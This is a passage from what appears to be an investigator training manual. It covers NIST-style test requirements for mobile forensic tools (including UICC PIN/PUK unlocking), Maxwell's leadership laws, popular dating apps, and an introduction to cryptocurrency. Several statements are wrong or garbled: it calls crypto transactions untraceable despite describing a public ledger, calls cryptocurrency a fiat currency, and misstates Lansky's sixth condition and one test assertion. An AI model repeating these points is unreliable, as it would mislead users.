The SQLite data covered within this mobile specification addresses active data as contained within SQLite databases. Deleted SQLite data is quite complex in nature and, therefore, not covered within this document. This topic is covered in SQLite Deleted Data Recovery Specification, Test Assertions, and Test Cases.

68.3. Requirements & Test Assertions

This section lists the mobile device forensic tool requirements that are tested. Each requirement is followed by a set of one or more test assertions, which checks after a test case is performed. There are requirements for core features that all tools must meet and also requirements for optional features. The requirements for optional features only apply if the tool supports the feature.

68.3.1. Requirements for Core Features

The following requirements define the essential elements of a mobile acquisition tool:

MDT-CR-01. A mobile device forensic tool extracts and presents all supported data artifacts from a mobile device image file.

MDT-CA-01. The tool presents all subscriber and equipment information available from an image file.

MDT-CA-02. The tool presents all PIM (address book, calendar & notes) data available from an image file.

MDT-CA-03. The tool presents all call data (call type (incoming, outgoing, missed), date359 time stamps, duration) available from an image file.

MDT-CA-04. The tool presents all message (SMS, MMS & instant messages) data available from an image file.

MDT-CA-05. The tool presents all stand-alone (audio, documents, graphic & video) files available from an image file.

MDT-CA-06. The tool presents all browsing (history & bookmarks) data available from an image file.

MDT-CA-07. The tool presents all email data available from an image file.

MDT-CA-08. The tool presents all social media application data available from an image file.

MDT-CA-09. The tool presents all geo-location application data available from an image file.

MDT-CR-02. The tool renders text correctly.

MDT-CA-10. Presented text is rendered with the correct character glyphs.

MDT-CR-03. A mobile device forensic tool does not modify a mobile device image file being examined.

MDT-CA-11. The tool does not modify an image file.

MDT-CR-04. A mobile device forensic tool notifies the tool user if a mobile device image file has been modified.

MDT-CA-12. If an image file is modified, the tool notifies the user that a change has been made to the

image file.

68.3.2. Requirements for Optional Features

This section lists requirements for optional tool features. If a tool provides the defining feature, the tool is tested for conformance to the requirements for the feature. If the tool does not support the feature, the requirement does not apply.

68.3.2.1. Image File Creation

The following requirements and test assertions only apply if a mobile device forensic tool supports the acquisition of a supported mobile device.

MDT-RO-01. A mobile device forensic tool creates an image file from a physical memory acquisition (e.g., boot loader).

MDT-AO-01. An image file is created of physical memory.

MDT-RO-02. A mobile device forensic tool creates an image file from a logical acquisition of all supported memory artifacts.

MDT-AO-02. An image file is created containing supported memory artifacts.

MDT-RO-03. A mobile device forensic tool creates an image file from a logical acquisition of selected memory artifacts.

MDT-AO-03. An image file is created containing selected artifacts.

MDT-RO-04. A mobile device forensic tool creates an image file from an acquisition of the mobile device file system.

MDT-AO-04. An image file is created of the device file system.

MDT-RO-05. A mobile device forensic tool notifies the user if there is a failure to access a connected mobile device.

MDT-AO-05. The user is notified if the tool fails to establish a connection or acquire data from a connected mobile device.

MDT-RO-06. A mobile device forensic tool notifies the user if an acquisition is interrupted before completion.

MDT-AO-06. The user is notified if an acquisition is disrupted.

68.3.2.2. UICC Access, Acquisition, and Presentation

The following requirements and test assertions only apply if a mobile device forensic tool supports the acquisition and presentation of data from a UICC.

MDT-RO-07. A mobile device forensic tool allows access to a locked UICC via PIN code and PUK code.

MDT-AO-07. A mobile device forensic tool provides a count of remaining authentication attempts for a locked UICC acquisition if an incorrect PIN is entered.

MDT-AO-08. A mobile device forensic tool unlocks a locked UICC if the correct PIN code is given to the tool.

MDT-AO-09. A mobile device forensic tool provides the examiner with a count of remaining authentication attempts for a locked UICC acquisition if an incorrect PUK code is entered.

MDT-AO-10. A mobile device forensic tool unlocks a locked UICC that has been given the a maximum number of incorrect PIN codes if the correct PUK code is given to the tool.

MDT-RO-08. A mobile device forensic tool creates an image file from the acquisition of an unlocked UICC.

MDT-AO-11. An image file is created containing supported UICC artifacts.

MDT-RO-09. A mobile device forensic tool extracts and presents all supported data artifacts from a UICC image file.

MDT-AO-12. A mobile device forensic tool presents Service Provider Name (SPN) from a UICC image file.

MDT-AO-13. A mobile device forensic tool presents Integrated Circuit Card Identifier (ICCID) from a UICC image file.

MDT-AO-14. A mobile device forensic tool presents International Mobile Subscriber Identity (IMSI) from a UICC image file.

MDT-AO-15. A mobile device forensic tool presents Mobile Subscriber International ISDN Number (MSISDN) from a UICC image file.

MDT-AO-16. A mobile device forensic tool presents Abbreviated Dialing Numbers (ADNs) from a UICC image file.

MDT-AO-17. A mobile device forensic tool presents Last Numbers Dialed (LND) from a UICC image file.

MDT-AO-18. A mobile device forensic tool presents Text messages (SMS) from a UICC image file.

MDT-AO-19. A mobile device forensic tool presents Location (LOCI, GPRSLOCI) from a UICC image file.

68.3.2.3. Deleted Data Artifacts Recovery

A forensic tool recovers deleted data artifacts dependent upon its capability.

MDT-RO-10. A mobile device forensic tool presents recoverable deleted artifacts.

MDT-AO-20. If an image file contains recoverable deleted data artifacts and the tool supports data recovery, then the tool presents the recovered deleted items.

68.3.2.4. SQLite Data

A forensic tool provides SQLite functionality.

MDT-RO-11. A mobile device forensic tool shall report the data content of all rows for each active table in the database.

MDT-AO-21. The tool shall display numeric values (e.g., integer and floating-point values).

MDT-AO-22. The tool shall display integer time values as a conventional human-readable date and time.

MDT-AO-23. The tool shall render text for Text fields, table names, and column names encoded in Unicode Transformation Format (UTF) 8, UTF 16BE, and UTF 16LE.

MDT-AO-24. The tool shall decode and display base64 encoded text.

MDT-AO-25. The tool shall display graphic image data recorded as a BLOB in the database.

MDT-AO-26. The tool shall decode data recorded as a BLOB in the database.

MDT-AO-27. The tool shall have the ability to display SQLite BLOB data (e.g., graphic files and plist).

MDT-AO-28. The tool shall report all currently active data when WAL mode is in use.

MDT-AO-29. The tool shall report all currently active data when journal mode is in use.

MDT-RO-12. A mobile device forensic tool provides embedded SQLite functionality.

MDT-AO-30. The tool shall execute SQLite commands and report the results.

MDT-AO-31. The tool shall have the ability to save SQLite commands for later recall.

68.3.3. Mobile Device Test Cases

The actual test cases selected depend on the tool features supported for a particular mobile device. For example, a tablet would not usually have call logs, but a phone would. A given phone might or might not have a UICC. A given tool may not support particular image file acquisition types and possibly no acquisitions but provide analysis capabilities of mobile device images.

Tools tested are expected to report supported data elements to the user within the GUI. This does not mean having to search for data artifacts within a hex view physically.

If a mobile device forensic tool supports selective logical acquisition, then do the three variations of ONE, SUBSET, and SELECTED. A challenge of selected acquisition is the large number of possible combinations that could test. The compromise between the time required to run a large number of different combinations and expending a reasonable amount of time is to use three selection set variations (ONE, SUBSET, and SELECTED) for each device tested, but use a different selection set for each device. The selection sets for each variation are as follows:

- Variation SELECTED: Select all supported data items. Do this for each device tested.
- Variation ONE: Select just one supported data item. Select a different data item for each device tested. If there are more devices than data items, then repeat selected data items.
- Variation SUBSET: Select a subset of supported data items. Use a different one of the following patterns for each device, and the expectation is to select about a third to a half of the data items for each tested device. If you have more devices than there are patterns, you will need to repeat patterns already used; use all the patterns approximately an equal number of times:
 - Mentally number the supported data items: 1, 2, 3, ... select the odd-numbered items.
 - Mentally number the supported data items: 1, 2, 3, ... select the even-numbered items.
 - Mentally number the supported data items: 1, 2, 3, ... select every third item starting with item 2.
 - Select the first half of the supported items.
 - Select the last half of the supported items.

MDT-01. Disruption notification.

This test case only applies to acquisition types supported by the tool. Begin an acquisition, wait a suitable time interval, and then disrupt the connection to the mobile device. There can be case variations for each acquisition type:

- MDT-01-LOG for logical acquisition
- MDT-01-ONE for the selective acquisition of one data item
- MDT-01-SUBSET for the selected acquisition of subset of data items
- MDT-01-SELECTED for the selected acquisition of all supported data items
- MDT-01-FILE for file system acquisition
- MDT-01-PHY for physical acquisition

68.3.3.1. Test Assertions

Test Assertions:

- MDT-AO-06 The user is notified if an acquisition is disrupted.
- MDT-02. Create an image file.

Acquire data from a mobile device. This test case only applies to acquisition types supported by the tool. If the tool supports selective logical acquisition, run all three selective acquisition variations (ONE, SUBSET, and SELECTED). There can be case variations for the different acquisition types:

- MDT-02-LOG for logical acquisition
- MDT-02-ONE for the selective acquisition of one data item
- MDT-02-SUBSET for the selected acquisition of subset of data items
- MDT-02-SELECTED for the selected acquisition of all supported data items
- MDT-02-FILE for file system acquisition
- MDT-02-PHY for physical acquisition

Test Assertions (only one of the first 4 applies depending on the variation):

- MDT-AO-01 An image file is created of physical memory. (PHY)
- MDT-AO-02 An image file is created containing supported memory artifacts. (LOG)
- MDT-AO-03 An image file is created containing selected artifacts. (ONE, SUBSET and SELECTED)
- MDT-AO-04 An image file is created of the device file system. (FILE)
- MDT-AO-05 The user is notified if the tool fails to establish a connection or acquire data from a connected mobile device.
- MDT-03. View artifacts from an image file.

View data acquired from a mobile device to an image file. Open an image file and try to view the expected data items present. There can be case variations for the different acquisition methods used to create the image file:

- MDT-03-LOG for logical acquisition
- MDT-03-ONE for the selective acquisition of one data item
- MDT-03-SUBSET for the selected acquisition of subset of data items
- MDT-03-SELECTED for the selected acquisition of all supported data items
- MDT-03-FILE for file system acquisition
- MDT-03-PHY for physical boot loader acquisition
- MDT-03-JTAG for JTAG acquisition (acquired via separate hardware device)
- MDT-03-CHIP for Chip-off acquisition (acquired via separate hardware device)

Test assertions:

- MDT-CA-01 The tool presents all subscriber and equipment information available from an image file.
- MDT-CA-02 The tool presents all PIM (address book, calendar & notes) data available from an image file.
- MDT-CA-03 The tool presents all call data (call type (incoming, outgoing, missed), date-time stamps, duration) available from an image file.
- MDT-CA-04 The tool presents all message (SMS, MMS & instant messages) data available from an image file.
- MDT-CA-05 The tool presents all stand-alone (audio, documents, graphic & video) files available from an image file.
- MDT-CA-06 The tool presents all browsing (history & bookmarks) data available from an image file.
- MDT-CA-07 The tool presents all email data available from an image file.
- MDT-CA-08 The tool presents all social media application data available from an image file.
- MDT-CA-10 Presented text is rendered with the correct character glyphs.
- MDT-AO-20 If an image file contains recoverable deleted data artifacts and the tool supports data recovery, the tool presents the recovered deleted items.
- MDT-CA-11 The tool does not modify an image file.
- MDT-04. Detect change to an image file.

Make a change to an image file, then open the image file. There can be case variations for the different acquisition types:

- MDT-04-LOG for logical acquisition
- MDT-04-ONE for the selective acquisition of one data item
- MDT-04-SUBSET for the selected acquisition of subset of data items
- MDT-04-SELECTED for the selected acquisition of all supported data items
- MDT-04-FILE for file system acquisition

Test assertions:

- MDT-CA-12 If an image file is modified, the tool notifies the user that a change has been made to the image file.
- MDT-05. Unlock a UICC. Connect to a locked UICC and attempt to unlock the UICC. There are two variations:
 - MDT-05-PIN Unlock with a PIN code a locked UICC.
 - MDT-05-PUK Unlock with a PUK code a UICC with the maximum number of failed PIN attempts.

Test Assertions for MDT-05-PIN:

- MDT-AO-07 A mobile device forensic tool provides a count of remaining authentication attempts for a locked UICC acquisition if an incorrect PIN is entered.
- MDT-AO-08 A mobile device forensic tool unlocks a locked UICC if the correct PIN code is given to the tool.

Test Assertions for MDT-05-PUK:

- MDT-AO-09 A mobile device forensic tool provides the examiner with a count of remaining authentication attempts for a locked UICC acquisition if an incorrect PUK code is entered.
- MDT-AO-10 A mobile device forensic tool unlocks a locked UICC that has been given the maximum number of incorrect PIN codes if the correct PUK code is given to the tool.
- MDT-06. Create a UICC image file. Create an image file of an unlocked UICC.

Test assertion:

- MDT-AO-11 An image file is created containing supported UICC artifacts.
- MDT-07. View artifacts from the UICC image file. View acquired artifacts from a UICC.

Test Assertions:

- MDT-AO-12 A mobile device forensic tool presents Service Provider Name (SPN) from a UICC image file.
- MDT-AO-13 A mobile device forensic tool presents Integrated Circuit Card Identifier (ICCID) from a UICC image file.
- MDT-AO-14 A mobile device forensic tool presents International Mobile Subscriber Identity (IMSI) from a UICC image file.
- MDT-AO-15 A mobile device forensic tool presents Mobile Subscriber International ISDN Number (MSISDN) from a UICC image file.
- MDT-AO-16 A mobile device forensic tool presents Abbreviated Dialing Numbers (ADNs) from a UICC image file.
- MDT-AO-17 A mobile device forensic tool presents Last Numbers Dialed (LND) from a UICC image file.
- MDT-AO-18 A mobile device forensic tool presents Text messages (SMS) from a UICC image file.
- MDT-AO-19 A mobile device forensic tool presents Location (LOCI, GPRSLOCI) from a UICC image file.
- MDT-AO-20 If an image file contains recoverable deleted data artifacts and the tool supports data recovery, the tool presents the recovered deleted items.
- MDT-CA-11 The tool does not modify an image file.
- MDT-08. View active table data within an SQLite database. View acquired artifacts within the embedded SQLite viewer.

Test Assertions:

- MDT-AO-21 The tool shall display numeric values (e.g., integer and floating-point values).
- MDT-AO-22 The tool shall display integer time values as a conventional human-readable date and time.
- MDT-AO-23 The tool shall render text for Text fields, table names, and column names encoded in UTF 8, UTF 16BE, and UTF 16LE.
- MDT-AO-24 The tool shall decode and display base64 encoded text.
- MDT-AO-25 The tool shall display graphic image data recorded as a BLOB in the database.
- MDT-AO-26 The tool shall decode data recorded as a BLOB in the database.
- MDT-AO-27 The tool shall have the ability to display SQLite BLOB data.
- MDT-AO-28 The tool shall report all currently active data when WAL mode is in use.

- MDT-AO-29 The tool shall report all currently active data when journal mode is in use.
- MDT-09. Execute SQLite commands stored within the image file. Run and save SQLite commands.

Test Assertions:

- MDT-AO-30 If an image file contains recoverable deleted data artifacts and the tool supports data recovery, the tool presents the recovered deleted items.
- MDT-AO-31 The tool shall have the capability to save SQLite commands for later recall

68.3.4. REFERENCE

National Institute of Standards and Technology. (February 2021). Mobile Device Forensic Tool Specification, Test Assertions and Test Cases. Version 3.1. <https://www.nist.gov/system/files/documents/2021/02/24/Mobile%20Device%20Forensic%20Tool%20Test%20Specification%20V%203.1.pdf>

69. Introduction to Leadership

John Maxwell (2007) writes that there are four ideas to his 21 Irrefutable Laws of Leadership. These ideas are:

1. **The laws can be learned.** This statement suggests some laws are easier to understand and apply to leadership than other laws. All laws are acquirable.
2. **The laws can stand alone.** Maxwell indicated each law complements all other laws. Some laws you do not need in order to learn another law.
3. **The laws carry consequences# with them.** This statement means that when leaders apply the laws, people will follow. If leaders violate or ignore the laws, leaders cannot lead others.
4. **# These laws are the foundation of leadership.** Once a leader learns the principles, leaders have to practice them and apply them to their lives.

Maxwell states the 21 Laws of Irrefutable Leadership are:

1. The Law of Lid
2. The Law of Influence
3. The Law of Process
4. The Law of Navigation
5. The Law of Addition
6. The Law of Solid Ground
7. The Law of Respect
8. The Law of Intuition
9. The Law of Magnetism
10. The Law of Connection
11. The Law of The Inner Circle
12. The Law of Empowerment
13. The Law of Picture
14. The Law of Buy-In
15. The Law of Victory
16. The Law of Big Mo
17. The Law of Priorities
18. The Law of Sacrifice
19. The Law of Timing
20. The Law of Explosive Growth
21. The Law of Legacy

Maxwell ends his book by saying, “Strive for excellence. Become the person you were created to be. And accomplish all that you were put on this earth to do. Leadership will help you to do that. Learn to lead — not just for yourself, but for the people who follow you. And as you reach the highest levels, don’t forget to take others with you to be the leaders of tomorrow” (Maxwell, 2007, p. 268).

Reference

Maxwell, J.C. (2007). *The 21 irrefutable laws of leadership*. Harper Collins.

70. On-Line Dating Applications

According to PC Mag.com, the top dating sites in America are:

- Match.com
- Tinder
- Bumble
- Hinge
- Kippo
- OkCupid
- eHarmony
- Facebook Dating
- Plenty Of Fish (POF)
- Elite Singles

Source: [PC Mag.com](https://www.pcmag.com)

Statista.com reports that the number one most popular dating site in the United States in 2019, due to the reach of consumers, is Tinder.com. Tinder.com has 4.2% of the reach in America, followed by Bumble with 2.69%, and POF rounds out the top three with 2.29% by reach (Statista.com, 2021).

Source: [Statista.com](https://www.statista.com)

Marketwatch.com reports that over one-half of the profiles created in the United States are misrepresented, missing legitimate data, or completely falsified (marketwatch.com, 2021).

Source: [Marketwatch.com](https://www.marketwatch.com)

71. Acknowledgments

The designations employed and the presentation of the material in this publication do not imply the expression of any opinion whatsoever on the part of the McAfee Institute concerning the legal status of any country, territory, city or area, or of its authorities, or concerning the delimitation of its frontiers or boundaries. Countries and areas are referred to by the names that were in official use at the time the relevant data were collected.

Any trademarks used throughout this manual are the property of their respective owners.

This publication has not been formally edited.

The authors would like to thank all of those who provided input, advice, and feedback on the content of the manual. The manual has been drafted under the technical guidance of the McAfee Institute Governing Board.

72. Introduction to Cryptocurrency

The purpose of this manual is to provide practical information for investigators and prosecutors on the detection, investigation, prosecution, and seizure of crime proceeds laundered through the use of virtual currencies.

The purpose of this chapter is to provide a general overview of the history and concepts of electronic money and virtual currencies. The information contained in this chapter is important background material that forms the basis and context for the modules that follow.

To understand the genesis of virtual currencies, a brief history of virtual currencies is provided, including some of the most famous examples of virtual currencies and virtual currency exchanges. This is followed by definitions of the key terms used throughout these modules and relevant legal definitions. Providing clear definitions helps to refine the scope of the discussion and prevent miscommunication and confusion. A description of some of the more common types of electronic money and virtual currencies is then provided, including a categorization model for virtual currencies.

From an investigative point of view, it is very important to understand the interfaces between electronic money, virtual currencies, and the traditional financial system. Some of the most common interfaces are discussed, and finally, the current state of legal regulation of virtual currencies is provided.

72.1. History of Virtual Currencies

Virtual currencies are not a new concept, with multiple virtual currencies have come and gone over the past decade. This section provides a summary of some of the most famous virtual currencies and currency exchanges.

One of the first popular virtual currencies was E-Gold. First established in 1996, E-Gold allowed users to open an account with a value denominated in grams of gold (or other precious metals) and the ability to make instant transfers of value to other E-Gold accounts. It was reported that in 2005 E-Gold had 2.5 million account holders performing daily transactions with a typical value of US\$6.3 million. In 2007, E-Gold was indicted by a grand jury in the U.S., accusing the company of money-laundering, conspiracy, and operating an unlicensed money transmitting business, ultimately leading to the shut down of E-Gold by the U.S. courts. E-Gold spawned a range of imitators such as e-Bullion.com, Pecunix.com, and others.

In 1998, WebMoney was established and continued to experience significant growth, with almost 25 million users at the time of writing. The WebMoney system is based on providing its users with the ability to control individual property rights for valuables (assets) stored by other system participants (known as Guarantors).

Liberty Reserve, established in 2006, and operating until 2013, allowed users to register and transfer money to other users with only a name, email address, and date of birth. No efforts were made to verify the identities of its users. In 2013 the US Department of Justice charged Liberty Reserve with operating an unregistered money transmitter business and money laundering for facilitating the movement of more than \$6 billion in illicit proceeds.

The first cryptocurrency was Bitcoin. Bitcoin is a decentralized, peer-to-peer payment network powered by its users with no central authority or intermediaries. Satoshi Nakamoto published the first Bitcoin specification and proof of concept to a cryptography mailing list in 2009. Since that time, the value of bitcoins has fluctuated wildly, ranging from approximately US\$0.30 in 2011 to US\$1135 in 2013.

72.2. Definition of Terms

The definition of terms is essential to prevent duplication of effort and unintended confusion. This is particularly relevant in virtual currencies, where numerous related definitions exist for commonly used terms such as electronic money, virtual currency, and cryptocurrency. These definitions, sometimes overlapping or inconsistent, vary in both substance and focus. Indeed, whether virtual and electronic currencies meet the definition of a currency or should be considered a commodity is also currently under debate.

For this document, the definitions of terms and classification of virtual currencies proposed by The Financial Action Task Force (FATF) will be used.

These definitions are provided in the following sections:

FATF Definitions

Virtual Currency

“A virtual currency is a digital representation of value that can be digitally traded and functions as (1) a medium of exchange; (2) a unit of account; or (3) a store of value, but does not have legal tender status in any jurisdiction.”

For this definition, a “digital representation” represents something in the form of digital data. A physical object, such as a flash drive or a bitcoin, may contain a digital representation of virtual currency. Still, ultimately, the currency only functions as such if linked digitally via the Internet to the virtual currency system.

The critical point of note in using the term “digital representation” is that it is the digital data itself that is the virtual currency, not the medium on which the digital data is stored. Digital representations of virtual currency can be moved, copied, or transferred to another storage medium, but the value of the virtual currency remains inherent in the digital representation.

Virtual currency is distinguished from fiat currency (a.k.a. “real currency,” “real money” or “national currency”), which is the coin and paper money of a country that is designated as its legal tender; circulates, and is customarily used and accepted as a medium of exchange in the issuing country.

Electronic Money/e-money

“It [virtual currency] is distinct from e-money, which is a digital representation of fiat currency used to transfer value denominated in fiat currency electronically. E-money is a digital transfer mechanism for fiat currency – i.e., it electronically transfers value that has legal tender status.”

Virtual currencies are defined as not having legal tender status in any jurisdiction. It is possible, both hypothetically and practically, to create a digital representation of fiat currency. This is, by definition, not

virtual currency, so a different term, electronic money, is used to refer to digital representations of fiat currency.

Digital Currency

“Digital currency can mean a digital representation of either virtual currency (non-fiat) or e-money (fiat)...”

Unique challenges arise when a digital representation of value is used. Some are specific to virtual currencies, and some are specific to electronic money. For example, in virtual currencies, topics relating to the conversion of fiat currency to virtual currency arise. These are less of an issue for electronic money, which is already a direct representation of fiat currency.

However, it can sometimes be useful to refer to digital representations of value, irrespective of whether the value represents legal tender in a particular jurisdiction or not. For example, in either case, the problem of “double spending” needs to be addressed. Double spending is a situation where a digital representation of value is spent more than once. This is a serious problem in any value transfer system and is not dependent on whether the digital data represents fiat or non-fiat currency.

The term digital currency encompasses both of the above definitions. It provides a term by which it is possible to refer to digital representations of fiat and non-fiat currencies.

A comprehensive list of cryptocurrency definitions can be found at [Decryptionary – Cryptocurrency Definitions Dictionary](https://decryptionary.com/dictionary/) <https://decryptionary.com/dictionary/>.

72.3. What is Cryptocurrency?

A cryptocurrency is a digital or virtual currency designed to work as a medium of exchange. It uses cryptography to secure and verify transactions and control new units of a particular cryptocurrency. Public and private keys are often used to transfer cryptocurrency between individuals. Essentially, cryptocurrencies are limited entries in a database that no one can change unless specific conditions are fulfilled. As a counter-culture movement that is often connected to cypherpunks, cryptocurrency is essentially a fiat currency. This means users must reach a consensus about cryptocurrency's value and use it as an exchange medium. However, because it is not tied to a particular country, its value is not controlled by a central bank. With Bitcoin, the leading functioning example of cryptocurrency, the value is determined by market supply and demand, meaning that it behaves much like precious metals, like silver and gold.

Cryptocurrency transactions are anonymous, untraceable and have created a niche for illegal transactions, such as human trafficking, drug trafficking, and black-market illegal weapons. Because the currency has no central repository, law enforcement and payment processors have no jurisdiction over bitcoin accounts. For cryptocurrency supporters, this anonymity is a primary strength of this technology, despite the potential for illegal abuse, as it enables a shift in power from institutions to individuals.

Definition:

Crypto – is short for “cryptography,” and cryptography is computer technology used for security, hiding information, identities, and more.

Currency – means “money currently in use.”

It is a cryptographically encrypted currency. All cryptocurrency transactions are recorded on a public ledger system called ‘blockchain.’ Blockchain technology has multiple uses, out of which recording cryptocurrency transactions is one.

To prevent fraud and manipulation, every cryptocurrency user can simultaneously record and verify their own transactions and the transactions of everyone else. The digital transaction recordings are known as a “ledger,” and this ledger is publicly available to anyone. With this public ledger, transactions become efficient, permanent, secure, and transparent.

With public records, cryptocurrencies don't require you to trust a bank to hold your money. They don't require you to trust the person you are doing business with actually to pay you. Instead, you can actually see the money being sent, received, verified, and recorded by thousands of people. This system requires no trust. This unique positive quality is known as “trustless.”

Cryptocurrencies are the only type of currencies with the following three features:

1. Ensuring pseudo-anonymity
2. Independence from a central authority

3. Double spending attack protection

Cryptocurrencies are considered decentralized digital currencies. The decentralization is achieved by the p2p architecture. Cryptography is used for decentralized confirmation of transactions. New cryptocurrency units are usually (but not always) put into circulation as a reward for using the computer's computing power to solve complicated mathematics problems used by participants on the system to confirm new transactions among participants. The speed of issuing new money is defined for each cryptocurrency upon creation. Although the speed of issuing can be changed by consensus of the community, it happens very unlikely. e.g. Dogecoin (Borchgrevink, 2014).

Because of its lack of central authority, a cryptocurrency cannot be abolished or regulated by force; a cryptocurrency can only cease to exist by itself when users of the cryptocurrency lose confidence in it (e.g., technical attacks, hacks). Nevertheless, individual users of a cryptocurrency can voluntarily decide on regulating the transactions executed by them.

72.4. Classifying Virtual Currencies

The classification of virtual currencies that follows is drawn from The Financial Action Task Force (FATF). They propose that virtual currencies be classified according to:

1. Whether they can be converted back and forth for fiat currency or not (Convertible or non-convertible).
2. Whether there is a single administrating authority for the virtual currency or not (centralized or decentralized).

The definitions of these categories and some further discussion can be found in the following sections. Other classifications are, of course, also possible.

72.4.1. Convertible vs. Non-convertible Virtual Currency

The first categorization of virtual currencies is whether the virtual currency can be exchanged back and forth for fiat currency. A virtual currency that can be exchanged for fiat currency is called a “convertible” or “open” virtual currency. A virtual currency that cannot be exchanged for fiat currency is called a “non-convertible” or “closed” virtual currency.

As noted in the FATF report, even where a non-convertible currency is transferable only within a specific virtual environment, it is possible that an unofficial, secondary black market may arise to exchange the “non-convertible” virtual currency for fiat currency or another virtual currency. Because of this, the categorization of virtual currencies into convertible/non-convertible is of limited value as a primary distinguishing characteristic for law enforcement and investigative purposes. Instead, the categorization of virtual currencies based on whether they are centralized or non-centralized is more applicable. This distinction is discussed in the next section.

72.4.2. Centralized vs. Decentralized Virtual Currency

The second categorization of virtual currencies is whether the virtual currency has a centralized administrating authority or not. A virtual currency with a central administrating authority is called a “centralized” virtual currency. A virtual currency with no central administrating authority is called a “decentralized” virtual currency.

All non-convertible virtual currencies are centralized. By definition, they are issued by a central authority that establishes rules making them non-convertible. Convertible virtual currencies may be either centralized or decentralized.

“Centralized Virtual Currencies have a single administrating authority (administrator) – i.e., a third party that controls the system. An administrator issue the currency establishes the rules for its use, maintains a central payment ledger and has the authority to redeem the currency (withdraw it from circulation). The exchange rate for a convertible currency may either be floating – i.e., determined by market supply and demand for the virtual currency – or pegged – i.e., fixed by the administrator at a set value measured in fiat currency or another real-world store of value, such as gold or a basket of currencies. Currently, the vast majority of virtual currency payment transactions involve centralized virtual currencies. Examples: E-gold (defunct); Liberty Reserve dollars/euros (defunct); Second Life “Linden dollars”; PerfectMoney; WebMoney “WM units”; and World of Warcraft gold.”

A third party in the context of this categorization is an individual or entity that is involved in a transaction but is not one of the principals and is not affiliated with the other two participants in the transaction – i.e., a third-party function as a neutral entity between the principals in a business or financial transaction.

“Decentralized Virtual Currencies (a.k.a. crypto-currencies) are distributed, open-source, math-based peer-to-peer virtual currencies that have no central administrating authority and no central monitoring or oversight. Examples: Bitcoin; Ethereum; LiteCoin; and Ripple.”

The most typical example of a decentralized virtual currency is Bitcoin, although there are others. Decentralized virtual currencies typically operate based on a peer-to-peer network through which transactions are managed. Information about transfers of ownership propagates through the network. After a short period of time, when the transactions are confirmed, the security and integrity of the value transfer are assured.

72.5. Cryptocurrency is a System

According to Jan Lansky's *"Possible State Approaches to Cryptocurrency,"* she defined cryptocurrency as a system that meets all of the following 6 conditions:

1. The system does not require a central authority.
2. The system keeps an overview of cryptocurrency units and their ownership.
3. The system defines whether new cryptocurrency units can be created. If new cryptocurrency units can be created, the system defines the circumstances of their origin and how to determine the ownership of these new units.
4. Ownership of cryptocurrency units can be proved exclusively cryptographically.
5. The system allows transactions to be performed in which ownership of the cryptographic units is changed. A transaction statement can only be issued by an entity proving the current ownership of these units.
6. If two different instructions for changing the ownership of the same cryptographic units are simultaneously entered, the system performs most of them.

72.6. Leading Cryptocurrencies

Bitcoin has not just been a trendsetter, ushering in a wave of cryptocurrencies built on the decentralized peer-to-peer network; it's become the de facto standard for cryptocurrencies. The currencies inspired by Bitcoin are collectively called altcoins and have tried to present themselves as modified or improved versions of Bitcoin. While some of these currencies are easier to mine than Bitcoin is, there are tradeoffs, including greater risk brought on by lesser liquidity, acceptance, and value retention. We look at six cryptocurrencies picked from over 700 (in no specific order) that could be worth your while. (Related reading, see: [How Do Bitcoin Investors Combat Price Volatility?](#))

1) Litecoin (LTC)

Litecoin, launched in 2011, was among the initial cryptocurrencies following bitcoin and was often referred to as 'silver to Bitcoin's gold.' It was created by Charlie Lee, an MIT graduate, and former Google engineer. Litecoin is based on an open-source global payment network that is not controlled by any central authority and uses "script" as proof of work, which can be decoded with the help of CPUs of consumer-grade. Although Litecoin is like Bitcoin in many ways, it has a faster block generation rate and offers faster transaction confirmation. Other than developers, there are a growing number of merchants who accept Litecoin.

2) Ethereum (ETH)

Launched in 2015, Ethereum is a decentralized software platform that enables Smart Contracts and Distributed Applications (DApps) to be built and run without any downtime, fraud, control, or interference from a third party. During 2014, Ethereum had launched a pre-sale for ether which had received an overwhelming response. The applications on Ethereum are run on its platform-specific cryptographic token, ether. Ether is like a vehicle for moving around on the Ethereum platform and is sought by developers looking to develop and run applications inside Ethereum. According to Ethereum, it can be used to "codify, decentralize, secure and trade just about anything." Following the attack on the DAO in 2016, Ethereum was split into Ethereum (ETH) and Ethereum Classic (ETC).

3) Zcash (ZEC)

Zcash, a decentralized and open-source cryptocurrency launched in the latter part of 2016, looks promising. "If Bitcoin is like http for money, Zcash is https," is how Zcash defines itself. Zcash offers privacy and selective transparency of transactions. Thus, like https, Zcash claims to provide extra security or privacy where all transactions are recorded and published on a blockchain. Still, details such as the sender, recipient, and amount remain private. Zcash offers its users the choice of 'shielded' transactions, which allow for content to be encrypted using an advanced cryptographic technique or zero-knowledge proof construction called a zk-SNARK developed by its team.

4) Dash (DASH)

Dash (originally known as Darkcoin) is a more secretive version of Bitcoin. Dash offers more anonymity as it works on a decentralized master code network that makes transactions almost untraceable. Launched in January 2014, Dash experienced an increasing fan following in a short span of time. This cryptocurrency

was created and developed by Evan Duffield and can be mined using a CPU or GPU. In March 2015, 'Darkcoin' was rebranded to Dash, which stands for Digital Cash and operates under the ticker – DASH. The rebranding didn't change any of its technological features, such as Darksend, InstantX.

5) Ripple (XRP)

Ripple is a real-time global settlement network that offers instant, certain, and low-cost international payments. Ripple "enables banks to settle cross-border payments in real-time, with end-to-end transparency, and at lower costs." Released in 2012, Ripple currency has a market capitalization of \$1.26 billion. Ripple's consensus ledger — its confirmation method — doesn't need mining, a feature that deviates from bitcoin and altcoins. Since Ripple's structure doesn't require mining, it reduces the usage of computing power and minimizes network latency. Ripple believes that 'distributing value is a powerful way to incentivize certain behaviors and thus currently plans to distribute XRP primarily "through business development deals, incentives to liquidity providers who offer tighter spreads for payments, and selling XRP to institutional buyers interested in investing in XRP."

6) Monero (XMR)

Monero is a secure, private, and untraceable currency. This open-source cryptocurrency was launched in April 2014 and soon spiked great interest among the cryptography community and enthusiasts. The development of this cryptocurrency is completely donation-based and community-driven. Monero has been launched with a strong focus on decentralization and scalability and enables complete privacy by using a special technique called 'ring signatures.' With this technique, there appears a group of cryptographic signatures including at least one real participant – but since they all appear valid, the real one cannot be isolated.

Here is a complete list of all cryptocurrencies <https://cryptocoincharts.info/coins/info>

72.7. What is the Blockchain

A blockchain is a digitized, decentralized, public ledger of all cryptocurrency transactions. Constantly growing as 'completed' blocks (the most recent transactions) are recorded and added chronologically. It allows market participants to keep track of digital currency transactions without central recordkeeping. Each node (a computer connected to the network) gets a copy of the blockchain, which is downloaded automatically.

